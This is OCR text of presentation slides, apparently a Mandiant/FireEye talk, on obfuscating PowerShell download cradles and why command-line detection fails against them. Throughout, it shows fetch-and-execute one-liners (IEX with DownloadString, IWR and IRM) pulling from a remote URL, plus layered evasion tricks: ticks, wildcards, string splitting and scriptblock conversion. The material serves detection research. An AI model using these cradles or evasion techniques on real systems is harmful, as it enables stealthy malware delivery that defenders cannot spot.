- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

NOTE: Get-Command's cousin is just as useful…
Get-Alias / GAL / Alias

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)

MANDIANT
A FireEye® Company

FireEye

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - Given wildcards it's infeasible to find all possible ways for Get-Command/GCM/Command/Get-Alias/GAL/Alias to find and execute New-Object, so potential for FPs with this approach.

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - Ticks also work on PowerShell cmdlets

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets…and so does Splatting
    - & ('Ne'+'w-Obj'+'ect')
    - . ('Ne'+'w-Obj'+'ect')

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets…and so does Splatting
  - Once again, Regex all the things or give up on this indicator

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
       1. **Invoke-Expression** "Write-Host IEX Example -ForegroundColor Green"
       2. **IEX** "Write-Host IEX Example -ForegroundColor Green"

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
       1. **IEX** "Write-Host IEX Example -ForegroundColor Green"
       2. "Write-Host IEX Example -ForegroundColor Green" | **IEX**

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
       1. **`I`E`X**
       2. **`I`N`v`o`k`e`-`E`x`p`R`e`s`s`i`o`N**

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
    4. Splatting
       1. **& ('I'+'EX')**
       2. **. ('{1}{0}' -f 'EX','I')**


MANDIANT
A FireEye® Company

FireEye

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problem
    1. Aliases: Invoke-Expression
    2. Order
    3. Ticks
    4. Splatting
       1. & ('I'+'EX')
       2. . ('{1}{0}' -f 'EX','I')



Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
    4. Splatting
    5. Invoke-Expression vs **Invoke-Command**

Obfuscating the Cradle: (New-Object Net.WebClient)

Cmdlet/Alias	Example
Invoke-Command	Invoke-Command {Write-Host ICM Example -ForegroundColor Green}
ICM	ICM {Write-Host ICM Example -ForegroundColor Green}
.Invoke()	{Write-Host ICM Example -ForegroundColor Green}.Invoke()
&	& {Write-Host ICM Example -ForegroundColor Green}
.	. {Write-Host ICM Example -ForegroundColor Green}

- What's potentially problematic about "Invoke-Expression"???
  1. Aliases: Invoke-Expression / IEX
  2. Order
  3. Ticks
  4. Splatting
  5. Invoke-Expression vs **Invoke-Command**

.InvokeReturnAsIs()
.InvokeWithContext() ← PS3.0+

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || … "&" or "." ?!?!?
  - So we add the Invoke-Command family to our arguments…

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || … "&" or "." ?!?!?
  - So we add the Invoke-Command family to our arguments…
  - Don't forget about PS 1.0!
    - $ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK})
    - $ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
  - So we add the Invoke-Command family to our arguments…
  - And add in ticks…

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
  - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
  - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
  - Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion

1. [Scriptblock]::Create("Write-Host Script Block Conversion")
2. $ExecutionContext.InvokeCommand.NewScriptBlock("Write-Host Script Block Conversion")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. [Scriptblock]::Create("expression")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. [Scriptblock]::Create("ex"+"pres"+"sion")
    1. Entire expression field can be chopped into substrings

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. [Scriptblock]::"`C`R`e`A`T`e"("ex"+"pres"+"sion")
    1. Entire expression field can be chopped into substrings
    2. Quotes and ticks for Member token

- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. [Scriptblock]::("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion")
    1. Entire expression field can be chopped into substrings
    2. Quotes and ticks for Member token
    3. Parentheses or variable + Invoke (then full-on string!)

- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (.Net version)

1. ([Type]("Scr"+"ipt"+"block")):("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion")
    1. Entire expression field can be chopped into substrings
    2. Quotes and ticks for Member token
    3. Parentheses or variable + Invoke (then full-on string!)
    4. Scriptblock can be type casted
        1. [Scriptblock] equals [Type]"Scriptblock"

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. $ExecutionContext.InvokeCommand.NewScriptBlock("expression")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. $ExecutionContext."`I`N`V`o`k`e`C`o`m`m`A`N`d". "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("expression")
   1. Tick Member obfuscation

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d". "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("expression")
   1. Tick Member obfuscation
   2. Ticks can be added to $ExecutionContext if curly braces are added

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
  - Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. $a = ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; $b = $a."`I`N`V`o`k`e`C`o`m`m`A`N`d"; $b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("expression")
    1. Tick Member obfuscation
    2. Ticks can be added to $ExecutionContext if curly braces are added
    3. Command can be broken into multiple variables

- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle: (New-Object Net.WebClient)

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Ways to obfuscate scriptblock conversion (PowerShell v1.0)

1. $a = ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; $b = $a."`I`N`V`o`k`e`C`o`m`m`A`N`d"; $b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex"+"pres"+"sion")
    1. Tick Member obfuscation
    2. Ticks can be added to $ExecutionContext if curly braces are added
    3. Command can be broken into multiple variables
    4. Entire expression field can be chopped into substrings

Obfuscating the Cradle: (New-Object Net.WebClient)

- . (($${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d").
  "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
  "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
- What process command line args can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
    . "`I`N`V`o`k`e"( ) ||
  - ("&" || ".") && (({ && }) || (type || `S`c`r`i`p`t`b`l`o`c`k || `N`e`w`S`c`r`i`p`t`B`l`o`c`k || ???))

Obfuscating the Cradle: (New-Object Net.WebClient)

- . (($${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d"). "`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t'))
- What process command line args can we key off of for this?
  - Nothing solid, unless you're up for absurd RegEx combinations
  - And this is only for Net.WebClient! What other options exist?

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- **Additional Methods for Remote Download**
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient
  - PowerShell v3.0+
    - Invoke-WebRequest / IWR
      - IEX (IWR $url).Content
      - IEX (IWR $url).RawContent
      - IEX (IWR $url).ParsedHtml
      - IEX (IWR $url).ParsedHtml.All
      - IEX (IWR $url).InnerHtml
      - IEX (IWR $url).InnerText
      - IEX (IWR $url).OuterHtml
      - IEX (IWR $url).OuterText

Default User-Agent string is:
Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/3.0

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient
  - PowerShell v3.0+
    - Invoke-WebRequest / IWR
    - Invoke-RestMethod / IRM
      - IEX (IRM $url)

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient
  - PowerShell v3.0+
    - Invoke-WebRequest / IWR
    - Invoke-RestMethod / IRM
  - .Net methods
    - [System.Net.WebRequest]
    - [System.Net.HttpWebRequest]
    - [System.Net.FileWebRequest]
    - [System.Net.FtpWebRequest]

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient
  - PowerShell v3.0+
    - Invoke-WebRequest / IWR
    - Invoke-RestMethod / IRM
  - .Net methods
    - [~~System.~~Net.WebRequest]
    - [~~System.~~Net.HttpWebRequest]
    - [~~System.~~Net.FileWebRequest]
    - [~~System.~~Net.FtpWebRequest]

Additional Methods for Remote Download

- Options for remote download in PowerShell:
  - New-Object Net.WebClient
  - PowerShell v3.0+
    - Invoke-WebRequest / IWR
    - Invoke-RestMethod / IRM
  - .Net methods
    - [Net.WebRequest]
    - [Net.HttpWebRequest]
    - [Net.FileWebRequest]
    - [Net.FtpWebRequest]

```
IEX (New-Object System.IO.StreamReader
([Net.HttpWebRequest]::Create("$url").GetResponse().
GetResponseStream())).ReadToEnd();
$readStream.Close(); $response.Close()
```


Additional Methods for Remote Download

- Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections

Sysmon EID 3: Network Connection


Additional Methods for Remote Download

- Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections



